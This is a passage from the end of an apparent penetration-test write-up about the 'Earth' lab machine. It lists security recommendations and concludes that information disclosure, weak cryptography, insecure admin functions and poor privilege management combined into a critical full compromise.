1. Conduct periodic penetration testing.
2. Implement DevSecOps practices.
3. Train developers in secure coding standards.
4. Perform regular vulnerability scanning.

5.0 Final Conclusion

The Earth machine demonstrates how multiple medium and high-risk weaknesses can combine into a full system compromise.

The attack required no advanced exploitation techniques. Instead, the compromise resulted from:

- Information disclosure
- Weak cryptographic design
- Insecure admin functionality
- Improper privilege management

Final Impact:

Complete loss of confidentiality, integrity, and availability.

Risk Level: **CRITICAL**